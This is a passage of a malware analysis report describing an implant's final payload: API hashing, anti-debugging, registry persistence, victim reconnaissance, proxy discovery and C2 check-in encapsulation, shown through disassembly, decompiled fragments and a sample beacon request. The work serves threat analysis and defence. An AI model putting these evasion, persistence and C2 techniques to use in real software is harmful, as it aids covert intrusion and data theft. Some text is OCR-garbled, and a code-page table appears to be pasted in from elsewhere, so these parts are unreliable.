3.4.1 Features and structure

3.4.1.1 Size variability, “Dummy code”

The start of the final payload in all samples performs a series of operations and movements that do not seem to have any impact on its operation, similar to what happened with the **junk code** in the initial wrapper.

The length and content of this “dummy code” varies in each sample, which allows the artifacts to have different sizes.




Illustration 59. EntryPoints of the final payload of different samples

3.4.1.2 API hashing

Just as the second block of code accesses the position of the PEB_LDR_DATA structure to access the loaded modules, this stage does the same.

```
push rax
mov qword ptr ss:[rsp],0
mov rax,qword ptr gs:[60]          PEB Structure
mov qword ptr ss:[rsp],rax
mov rax,qword ptr ss:[rsp]
pop rcx
ret
```

Illustration 60. Access to PEB_LDR_DATA

However, in this case, the names are hashed using the following public algorithm, **"rol7XorHash32"** [6], adding an XOR operation. The function receives the hash of the function or DLL as a parameter and begins the search by comparing the hashes. Each sample encrypts the hash with a different key to make analysis more difficult.

```
push rbp
push r14
push rsi
push rdi
push rbx
sub rsp,20
lea rbp,qword ptr ss:[rsp+20]
mov r14d,r9d
mov edi,r8d
mov rbx,rdx
mov rsi,rcx
xor ecx,ecx
mov edx,1
mov r8d,A86A3CD3                   0xA86A3CD3 = VirtualAlloc
mov r9d,57                         57:'W'
call <Calculate DLL/Function>
mov rcx,rsi
mov rdx,rbx
mov r8d,edi
mov r9d,r14d
add rsp,20
pop rbx
pop rdi
pop rsi
pop r14
pop rbp
jmp rax
```

Illustration 61. API Hashing function

Finally, to avoid having to perform these operations every time an API is used, it saves the address of each one in a read-only memory page that it reserves using **VirtualAlloc**.

Dirección	Hex long long (64-bit)	
00000000001F0000	0000000000000000	0000000000000000
00000000001F0010	0000000000000000	0000000000000000
00000000001F0020	00007FFB72567A50	0000000000000000
00000000001F0030	0000000000000000	0000000000000000
00000000001F0040	0000000000000000	0000000000000000
00000000001F0050	0000000000000000	0000000000000000
00000000001F0060	0000000000000000	00007FFB74273640
00000000001F0070	00007FFB72566A40	0000000000000000
00000000001F0080	00007FFB72566060	00007FFB7237ADA0
00000000001F0090	0000000000000000	0000000000000000
00000000001F00A0	00007FFB72554170	00007FFB70D91060

Illustration 62. Addresses to APIs

3.4.1.3 Generation of pseudo-random numbers

Another capability of this final payload is the generation of pseudo-random numbers. When the malware requires a random number, it will use this function, passing two parameters that indicate the lower and upper limits. For generation, it will use an implementation of the WELL512 algorithm [7].

```
mov ecx,A
mov edx,78
call <RandomNumbers>
```

```
RandomNumbers
push rbp
push rsi
push rdi
sub rsp,20
lea rbp,qword ptr ss:[rsp+20]
mov esi,ecx
mov eax,esi
sub eax,edx
mov edi,edx
sub edi,esi
cmovb esi,edx
cmovb edi,eax
call <WELL512>
cmp edi,FFFFFFFF
je 1B308E
inc edi
xor edx,edx
div edi
mov eax,edx
add eax,esi
add rsp,20
pop rdi
pop rsi
pop rbp
ret
```

Figure 63. Random number generation algorithm

3.4.1.4 Anti-Debugging

The sample implements a time-based anti-debugging method. When it enters the communication phase with the C2, the malware uses the GetSystemTimeAsFileTime API to obtain the time that has elapsed and, if this is greater than one second, it does not continue the infection.

Illustration 64. Anti-Debug: Time Control

Finally, at this point, let's look at its true execution logic.

3.4.2 Initial execution logic

3.4.2.1 Mutex creation

After initial execution, the artifact proceeds to build and create a Mutex with information from the infected computer and static information present in the malware itself.

TOKEN

The user token of the running process, thanks to the API **GetTokenInformation()** API.

```
00000000001DD326    48:C785 B8030000 0000  mov qword ptr ss:[rbp+3B8],0
00000000001DD331    E8 5A7EFDFF            call <GetCurrentProcess_2>
00000000001DD336    4C:8D85 B8030000       lea r8,qword ptr ss:[rbp+3B8]
00000000001DD33D    BA 08000200            mov edx,20008
00000000001DD342    48:89C1                mov rcx,rax
00000000001DD345    E8 067EFDFF            call <OpenProcessToken_2>
00000000001DD34A    48:83BD B8030000 00    cmp qword ptr ss:[rbp+3B8],0
00000000001DD352    0F84 9B000000          je 1DD3F3
00000000001DD358    48:8D5D B0             lea rbx,qword ptr ss:[rbp-50]
00000000001DD35C    31FF                   xor edi,edi
00000000001DD35E    31D2                   xor edx,edx
00000000001DD360    41:B8 00040000         mov r8d,400
00000000001DD366    48:89D9                mov rcx,rbx
00000000001DD369    E8 C221FDFF            call <OClean>
00000000001DD36E    C785 C4030000 000000(  mov dword ptr ss:[rbp+3C4],0
00000000001DD378    48:8B8D B8030000       mov rcx,qword ptr ss:[rbp+3B8]
00000000001DD37F    48:8D85 C4030000       lea rax,qword ptr ss:[rbp+3C4]
00000000001DD386    48:894424 20           mov qword ptr ss:[rsp+20],rax
00000000001DD38B    BA 01000000            mov edx,1
00000000001DD390    41:B9 00040000         mov r9d,400
00000000001DD396    49:89D8                mov r8,rbx
00000000001DD399    E8 227EFDFF            call <GetTokenInformation_2>
00000000001DD39E    48:8B8D B8030000       mov rcx,qword ptr ss:[rbp+3B8]
00000000001DD3A5    E8 D657FCFF            call <CloseHandle_2>
00000000001DD3AA    83BD C4030000 00       cmp dword ptr ss:[rbp+3C4],0
00000000001DD3B1    74 42                  je 1DD3F5
00000000001DD3B3    48:C785 B0030000 0000  mov qword ptr ss:[rbp+3B0],0
00000000001DD3BE    48:8B4D B0             mov rcx,qword ptr ss:[rbp-50]
00000000001DD3C2    48:8D95 B0030000       lea rdx,qword ptr ss:[rbp+3B0]
00000000001DD3C9    E8 42000000            call <ConvertSIDToStringa>
```

Illustration 65. Obtaining the user token

BIOS UUID

The BIOSUUID value obtained with **GetSystemFirmwareTable**, which had already been used to create the decryption key for the second block of code.

DOMAIN

The machine domain obtained using NetWkstaGetInfo.

SAMPLE UUID

A hardcoded UUID in the code that varies with each sample.

Once the values have been obtained, the sample uses an SHA1 hashing algorithm [8] algorithm with a string formed as follows:

<<TOKEN>>><<BIOS UUID>>><<DOMAIN>>><<SAMPLE UUID>>

```
v19 = __ROL4__(v15, 30);
v20 = __ROL4__(v18, 5) + (v17 ^ v16 & (v17 ^ v19)) + v13 + _byteswap_ulong(v203) + 0x5A827999;
v21 = __ROL4__(v16, 30);
v22 = __ROL4__(v20, 5) + (v19 ^ v18 & (v19 ^ v21)) + v17 + _byteswap_ulong(v204) + 0x5A827999;
v23 = __ROL4__(v18, 30);
v24 = __ROL4__(v22, 5) + (v21 ^ v20 & (v21 ^ v23)) + v19 + _byteswap_ulong(v205) + 0x5A827999;
v25 = __ROL4__(v20, 30);
v26 = __ROL4__(v24, 5) + (v23 ^ v22 & (v23 ^ v25)) + v21 + _byteswap_ulong(v206) + 0x5A827999;
v27 = __ROL4__(v22, 30);
v28 = __ROL4__(v26, 5) + (v25 ^ v24 & (v25 ^ v27)) + v23 + _byteswap_ulong(v207) + 0x5A827999;
v29 = __ROL4__(v24, 30);
v30 = __ROL4__(v28, 5) + (v27 ^ v26 & (v27 ^ v29)) + v25 + _byteswap_ulong(v208) + 0x5A827999;
v31 = __ROL4__(v26, 30);
v32 = __ROL4__(v30, 5) + (v29 ^ v28 & (v29 ^ v31)) + v27 + _byteswap_ulong(v209) + 0x5A827999;
v33 = __ROL4__(v28, 30);
v34 = __ROL4__(v32, 5) + (v31 ^ v30 & (v31 ^ v33)) + v29 + _byteswap_ulong(v210) + 0x5A827999;
v35 = __ROL4__(v30, 30);
v36 = __ROL4__(v34, 5) + (v33 ^ v32 & (v33 ^ v35)) + v31 + _byteswap_ulong(v211) + 0x5A827999;
v37 = __ROL4__(v32, 30);
v38 = __ROL4__(v36, 5) + (v35 ^ v34 & (v35 ^ v37)) + v33 + _byteswap_ulong(v212) + 0x5A827999;
v39 = __ROL4__(v34, 30);
v219 = _bytcswap_ulong(v213);
v40 = __ROL4__(v38, 5) + (v37 ^ v36 & (v37 ^ v39)) + v219 + v35 + 0x5A827999;
v196 = v202 ^ v200;
v197 = v203 ^ v201;
v41 = __ROL4__(v36, 30);
v221 = _byteswap_ulong(v214);
v42 = __ROL4__(v40, 5) + (v39 ^ v38 & (v39 ^ v41)) + v221 + v37 + 0x5A827999;
v43 = __ROL4__(v38, 30);
LODWORD(_RSI) = __ROL4__(_byteswap_ulong(v201 ^ v199 ^ v212 ^ v207), 1);
v44 = __ROL4__(v42, 5) + (v41 ^ v40 & (v41 ^ v43)) + _RSI + v39 + 0x5A827999;
v45 = __ROL4__(v40, 30);
LODWORD(v198) = __ROL4__(_byteswap_ulong(v202 ^ v200 ^ v213 ^ v208), 1);
v46 = __ROL4__(v44, 5) + (v43 ^ v42 & (v43 ^ v45)) + v198 + v41 + 0x5A827999;
v47 = __ROL4__(v42, 30);
v48 = __ROL4__(_byteswap_ulong(v203 ^ v201 ^ v214 ^ v209), 1);
v49 = __ROL4__(v46, 5) + (v45 ^ v44 & (v45 ^ v47)) + v48 + v43 + 0x5A827999;
v50 = __ROL4__(v44, 30);
v228 = __ROL4__(_RSI ^ _byteswap_ulong(v210 ^ v204 ^ v202), 1);
```

Illustration 66. SHA1 algorithm

Once the hash is obtained, the mutex will be formed by chaining specific positions of the hash, removing the last 8 bytes. Therefore, the mutex will be 16 bytes.

[3][2][1][0] [7][6][5][4] [B][A][9][8] [F][E][D][C]

```
eax:"Global\\3a67da3ee2c483ebb4727616dfd9501a"
eax:"Global\\3a67da3ee2c483ebb4727616dfd9501a"
```

Illustration 67. Example of mutex

3.4.2.2 Data persistence in the register

The implants have the ability to maintain their configuration after reboots, saving a series of values in the registry that will be used later. The registry key that will be used corresponds to a COM object and is different for each sample.

NAME	REGISTRY KEY
Implant1	HKU\<SID>\SOFTWARE\Classes\CLSID\{43543050-c253-c0c1-7606-07b8124d4173}
Implant2	HKU\<SID>\SOFTWARE\Classes\CLSID\{c1ecb4e0-0218-12a5-d95d-90642e8fa92c}
Implant3	HKU\<SID>\SOFTWARE\Classes\CLSID\{44d271e8-b94c-7f29-4af1-13c9cebf21ca}
Implant4	HKU\<SID>\SOFTWARE\Classes\CLSID\{fb-d9184d-6f45-e8b0-97fa-a0d44dd6b95a}
Implant5	HKU\<SID>\SOFTWARE\Classes\CLSID\{047f86db-c962-c9af-936f-a0f545b01262}
Implant6	HKU\<SID>\SOFTWARE\Classes\CLSID\{9c26524d-acb6-641c-f838-5d2d80af0a53}
Implant7	HKU\<SID>\SOFTWARE\Classes\CLSID\{9571619b-9e01-232b-9b24-cc473f43ed76}
Implant8	HKU\<SID>\SOFTWARE\Classes\CLSID\{d2b68891-a0c1-4fbc-2f7c-d2d2f3879935}
Implant9	HKU\<SID>\SOFTWARE\Classes\CLSID\{c87d7a0e-5d14-1d0d-3352-500d6b4a6b00}
Implant10	HKU\<SID>\SOFTWARE\Classes\CLSID\{5209a075-42bc-371f-780d-e5e608623fbd}

Table 9. Registry keys

Within these registry keys, write data to **3** different subkeys. The subkeys where this information will be stored are also provided by the attacker. Given a UUID, which is different in each sample, its **SHA1** hash will be calculated, and a transformation will be performed, as shown below, to make it resemble another UUID. These transformations on the UUID would prevent static compromise signatures in the registry.




Figure 68. Creating a subkey

NAME	INITIAL UUID	SUBKEY (TRANSFORMED UUID)
Implant1	fe43544a-f360-4940-96b3-882a1857a1cf	19ae86b1-c0fe-4a00-9121-4d19d2502a42
Implant2	fdfe7719-d068-414d-ac3f-8d4681a07528	321cf58d-a0cc-47b2-9446-cc0aec70e-fe4
Implant3	c3d72ef1-1abf-4765-8bcd-899c86aa-dc24	c10a1756-c18a-41fb-a595-37001b3d2588
Implant4	f472716a-55e9-4ba2-813c-aad52145e1d6	4ab38405-17ce-4675-a850-ee052dd-c39eb
Implant5	0660faea-d070-46f8-a9c2-633a71e0740a	b17504e9-395f-49ed-a52b-78e40ca2a-4cb
Implant6	9d212237-b837-41ae-907c-4da-b68e9ae69	cfc146c5-3904-4cf9-98ca-434cb1eac48a
Implant7	8a08c0e4-41fa-4124-9649-6bea-d5a212b1	8ec6d0fc-fc46-40b1-b654-b4fd1c3a3d09
Implant8	d6595537-cfb4-42f8-b6bb-d4d-2548bb786	80ecdfdc-ad3e-47ec-b893-250da87e-da4f
Implant9	ee049f97-14fd-4df9-901c-f8995b7687e5	364d6a7d-4ee5-43a6-88b5-b6ad0b-682cee
Implant10	7b9ad8af-a2f3-4c85-8965-c8068b6f-0dac	a75cd6f5-c1ae-47c3-8021-02f024d9fab0

Table 10. Example Subkey 1: Initial and Transformed UUID

One of the most notable aspects of this configuration is that the malware has a list of credentials embedded in its code that appear to belong to the affected organization, and which are initially used to browse the Internet through the corporate proxy. This reinforces the theory that we are dealing with Stage:3 malware, i.e. persistent malware within the organization, and exemplifies the meticulous parameterization that the attacker has incorporated into their implants. This information is encrypted and encoded in Base64 within **Subkey 1.**

Subkey 2 stores information about the C2 encrypted in the same way, so that they may even be able to change the control domain to a new one if they lose control.

The information stored in **Subkey 3** will be analyzed later as it is related to the *Post-Exploitation* part.

As mentioned above, all information stored in the logs is encrypted, specifically with the **AES** algorithm from the Crypto library (advapi32.dll). The encryption key is calculated as the **SHA1** hash of the previously calculated mutex (extended to 32 bytes), so the key varies depending on where the sample is executed.

The required *"salt"* value is calculated at each execution as 16 random bytes.




Figure 69. AES encryption

Once encryption is complete, the information stored in the record follows this order:

1. 16 bytes corresponding to the random salt value (necessary for decryption).

---

2. List of encrypted credentials

---

3. The last 20 bytes correspond to the SHA1 hash of the first 64 bytes of the record. This way, you can check if there has been a modification by hashing and checking with this value.




Illustration 70. Record key with stored data Subkey 1

3.4.2.3 Recognition of the victim

The implant, at the beginning of its actual logic, has the ability to collect information from the victim machine using APIs such as **GetUserName, NetWkstaGetInfo,** or **GetComputerName**, which indicates a possible remote control platform. To identify the operating system version, it uses **RtlGetVersion**, comparing its result against an encrypted table of values.

OPERATING SYSTEMS
Windows 10
Windows Server 2016
Windows 8.1
Windows Server 2012 R2
Windows 8
Windows Server 2012
Windows 7
Windows Server 2008 R2
Windows Server 2008
Windows Vista
Windows XP
Windows Server 2003 R2
Windows 2003
Windows 2000

Table 11. Operating systems table




Figure 72. Checking the operating system

The operating system version and architecture can be obtained by accessing the registry key **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ ReleaseId**




Illustration 73. Operating system version

It then identifies the alphabet used thanks to the ANSI Code Page (ACP) and the Original Equipment Manufacturer Code Page (OEMCP), using the **GetACP** and **GetOEMCP** APIs respectively.

ID	Description
1250[7][8]	Latin 2 / Central European
1251[9][10]	Cyrillic
1252[11][12]	Latin 1 / Western European
1253[13][14]	Greek
1254[15][16]	Turkish
1255[17][18]	Hebrew
1256[19][20]	Arabic
1257[21][22]	Baltic
1258[23][24]	Vietnamese (also OEM)

DOS code pages [edit]

These are also ASCII-based. Most of these are included for use as OEM code pages; code page 874 is also used as an ANSI code page.

- 437 – IBM PC US, 8-bit SBCS extended ASCII.[25] Known as OEM-US, the encoding of the primary built-in font of VGA graphics cards.
- 708 – Arabic, extended ISO 8859-6 (ASMO 708)
- 720 – Arabic, retaining box drawing characters in their usual locations
- 737 – "MS-DOS Greek". Retains all box drawing characters. More popular than 869.
- 775 – "MS-DOS Baltic Rim"
- 850 – "MS-DOS Latin 1". Full (re-arranged) repertoire of ISO 8859-1.
- 852 – "MS-DOS Latin 2"
- 855 – "MS-DOS Cyrillic". Mainly used for South Slavic languages. Includes (re-arranged) repertoire of ISO-8859-5. Not to be confused with cp866.
- 857 – "MS-DOS Turkish"
- 858 – Western European with euro sign
- 860 – "MS-DOS Portuguese"
- 861 – "MS-DOS Icelandic"
- 862 – "MS-DOS Hebrew"
- 863 – "MS-DOS French Canada"
- 864 – Arabic
- 865 – "MS-DOS Nordic"
- 866 – "MS-DOS Cyrillic Russian", cp866. Sole purely OEM code page (rather than ANSI or both) included as a legacy encoding in WHATWG Encoding Standard for HTML5.
- 869 – "MS-DOS Greek 2", IBM869. Full (re-arranged) repertoire of ISO 8859-7.
- 874 – Thai, also used as the ANSI code page, extends ISO 8859-11 (and therefore TIS-620) with a few additional characters from Windows-1252. Corresponds to IBM code page 1162 (IBM-874 is similar but has different extensions).

Illustration 74. ACP and OEMCP identifiers

The recognition continues to obtain the version of Powershell installed on the computer. This information is found in the keys **HKLM\Software\Microsoft\Powershell\3\PowerShellEngine or HKLM\Software\Microsoft\Powershell\0\PowerShellEngine**. If it is not installed or there is an error, it will print **‹not installed›** or error. Before finishing, access the information in the **HKLM\SOFTWARE\Microsoft\Cryptography\MachineGUID** key that the malware has already used and finally add a field called "**Modules**" that is empty. This field indicates the downloaded modules, as will be discussed later, since we are dealing with malware with dynamic modular loading capabilities from the C2.

All information is written as follows:

User:‹‹UserName››\n

Domain:‹‹DomainName››\n

ComputerName:‹‹ComputerName››\n

OsInfo:‹‹OS››‹‹OS Version››\n

OsBit:‹‹OS Arch››\n

Bit:‹‹Architecture››\n

ACP:‹‹ACP››\n

OEMCP:‹‹OEMCP››\n

PSVersion:‹‹Powershell Version››\n

WindowsGUID:‹‹WindowsGUID››\n

Modules:‹‹Modules››\n

To all this information, it adds a 32-byte random header, which will further randomize the data once encrypted.

```
2A FA 66 D0 63 C8 9B 37 7E 6E 86 7B 50 3C 0C AD *úfÐcÈ.7~n.{P<..
F9 19 F5 1B 14 06 EA 6B 08 47 7D EC F4 D4 E5 84 ù.õ...êk.G}ìôÔå.
55 73 65 72 3A 65 72 69 63 43 61 72 74 6D 61 6E User:ericCartman
0A 44 6F 6D 61 69 6E 3A 57 4F 52 4B 47 52 4F 55 .Domain:WORKGROU
50 0A 43 6F 6D 70 75 74 65 72 4E 61 6D 65 3A 65 P.ComputerName:e
72 69 63 43 2D 56 6F 73 74 72 6F 2D 33 35 30 30 ricC-Vostro-3500
0A 4F 53 49 6E 66 6F 3A 57 69 6E 64 6F 77 73 20 .OSInfo:Windows
31 30 20 32 30 30 39 20 78 36 34 0A 4F 53 42 69 10 2009 x64.OSBi
74 3A 36 34 0A 42 69 74 3A 36 34 0A 41 43 50 3A t:64.Bit:64.ACP:
31 32 35 32 0A 4F 45 4D 43 50 3A 38 35 30 0A 50 1252.OEMCP:850.P
53 56 65 72 73 69 6F 6E 3A 3C 65 72 72 6F 72 20 SVersion:<error
30 3E 0A 57 69 6E 64 6F 77 73 47 55 49 44 3A 35 0>.WindowsGUID:5
36 35 34 37 31 32 61 2D 36 38 39 37 2D 34 65 66 654712a-6897-4ef
65 2D 61 62 35 63 2D 63 61 64 65 34 36 65 35 38 e-ab5c-cade46e58
31 32 34 0A 4D 6F 64 75 6C 65 73 3A 0A F4 14 00 124.Modules:.ô..
```

Illustration 75. Machine information

Once the information has been formatted, it is encrypted using the **RSA1** algorithm with a public key, also hardcoded in the binary, while the private key is obviously kept on the attacker's control platform.

3.4.2.4 Communication with the C2

In this phase, the malware enters a control loop in which it begins to communicate using the HTTP protocol. As shown in the image below, the operation consists of making requests and, if a valid response is obtained; it processes it in the "PROCESS COMMANDS" function.




Illustration 76. Communications control loop

The complete communication scheme with the C2 will be explained below:

1. CONNECTION CHECK

One of the first things the malware does before contacting the C2 is to check its connectivity. To do this, it makes requests to common and legitimate pages, so that the traffic does not initially appear to be malicious.

```
mov dword ptr ds:[1DAE50],eax
call 1CC4B0
mov qword ptr ds:[1DAE20],rax      00000000001DAE20:&"https://twitch.tv"
call 1CC520
mov qword ptr ds:[1DAE28],rax      00000000001DAE28:&"https://microsoft.com"
call 1CC5A0
mov qword ptr ds:[1DAE30],rax      [redacted]
call 1CC620
mov qword ptr ds:[1DAE38],rax      00000000001DAE38:&"https://live.com"
call 1CC690
```

Illustration 77. Checking domains

These connection test domains are customized for each sample. Communication always takes place via the proxy server, using the credentials seen above.

To identify the proxy, use the Firefox configuration file **%AppData%\Roaming\Mozilla\Firefox\profiles.ini** and check the values:

user_pref("network.proxy.type")

user_pref("network etwork.proxy.http")

user_pref("network etwork.proxy.http_port")

user_pref("network etwork.proxy.autoconfig_url")

```
v14 = 0;
v13[3] = xmmword_366A0;
v13[2] = xmmword_36690;
v13[1] = xmmword_36680;
v13[0] = xmmword_36670;
DescipherFunction_3(v13, 32);                // return \\AppData\\Roaming\\Mozilla\\Firefox
*&v17[10] = *(&xmmword_366C0 + 10);
*v17 = xmmword_366C0;
DescipherFunction_3(v17, 12);                // return profiles.ini
sub_B8B0(v12);
sub_332B0(v12, 1);
v19 = a1;
v18 = a1 + 8;
sub_323C0(a1 + 8);
if ( check_size(v12) > 0 )
```

```
v25 = xmmword_365F0;
v27 = 0;
v26 = -5243;
DescipherFunction_2(&v25, 18);                  // network.proxy.type
v28 = xmmword_36610;
v30 = 0;
v29 = -2434;
DescipherFunction_2(&v28, 18);                  // network.proxy.http
v23 = 0xFA78F779E68AEAi64;
v22 = xmmword_36630;
DescipherFunction_2(&v22, 23);
*&v21[13] = *(&xmmword_36650 + 13);              // network.proxy.http_port
*v21 = xmmword_36650;
DescipherFunction_2(v21, 28);                   // network.proxy.autoconfig_url
Addr = getAddr(a1);
if ( sub_F280(Addr) )
{
  LODWORD(v5) = 0;
  sub_EF70(v24, a1, 0i64);
  if ( !sub_EFE0(v24) )
  {
LABEL_17:
    sub_18420(v24);
    return v5;
  }
```

Illustration 78. Proxy configuration

2. DATA ENCAPSULATION

The data that you will send in the registration request or "check-in" to the actor's platform corresponds to the data extracted in the reconnaissance stage. However, before sending it, you must encapsulate it correctly so that the C2 knows how to interpret the data. The process is as follows:

1. Add the UUID used in the sample to obtain the mutex to the data block (encrypted with RSA), which could uniquely identify the device on the control platform.

---

2. Add a header with the format: **"A;0;{SIZE};0;{RESULT CODE}"**

```
A;0;549;0;0
```

Illustration 79. Example of initial header

The **{RESULT CODE}** field is meaningless in the registration request and its value will always be 0. It is in the *post-exploitation* stage that this value will be most important.

3. Generate a key using the SHA1 hash of 20 random uppercase letters. Then perform an XOR operation on the entire data block (including headers).

4. Finally, add a last header with the format: **"{SIZE};0;{KEY}"**

```
ecx:"561;0;WKRHYLBGIXZRDAKKJBNM\n"
```

Illustration 80. Example of a final header

The following image shows a diagram of this encapsulation.




Illustration 81. Encapsulation of log data

3. REGISTRATION IN THE C2

For the first connection, a request will be made using the following headers:

Accept: */*

Accept-Encoding:

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko

---

Referrer: https://notifications.google.com/

Cookie: {DATA}

Host: {URL}

The C2 URL varies for each sample, so each implant has a unique, exclusive control domain that is not shared. This demonstrates the the actor's ability to compromise third-party infrastructure for use in their operations.

```
....GET /wp-assets/index.php HTTP/1.1
Connection: close
Accept: */*
Accept-Encoding:
Cookie: COMPASS=gmail=ZRSEuav5EzmqVxd4-8jQlBA2plkAb-_EzIhD6DxX6ZunPO_gts2wa1KDyNpfHNOEN1e2mL4x4Ofo0
rK9zDh68TmNGjsevqL6ky39gRKt8RGb0J16yabNVx3gLkQ7r4q7S56Mtzkj7wGeYQrkQEcKuUk6JoiRmi9LBeHFtvepycA_mvN6
PraqfyoMj1xG1u_p7xt4hvm3VCIfWNDrYaRQa_kAN369OwEpl1Y_lrNJ-oo24WSi9BXWzUuevDwDoC3zAmFgh0gzdJri1ZSgzTq
GMAIL_IMP=v%2A2%2Fatt%2Dxhr%2Dspd%2A434660%2Fcv%2Dftn%2A47688%2Fcv%2Dftn%2Db1%2A67559; NID=56=VvyXX
EAGJzHjqo3AuxQO6YqjzMAirT0QiUI15tkM9oUHirW0KgNzQHs9H-FpnJxuRWOj30UpDHL9P3FoI3sJpLVxan7UEGMdtJoUkfeE
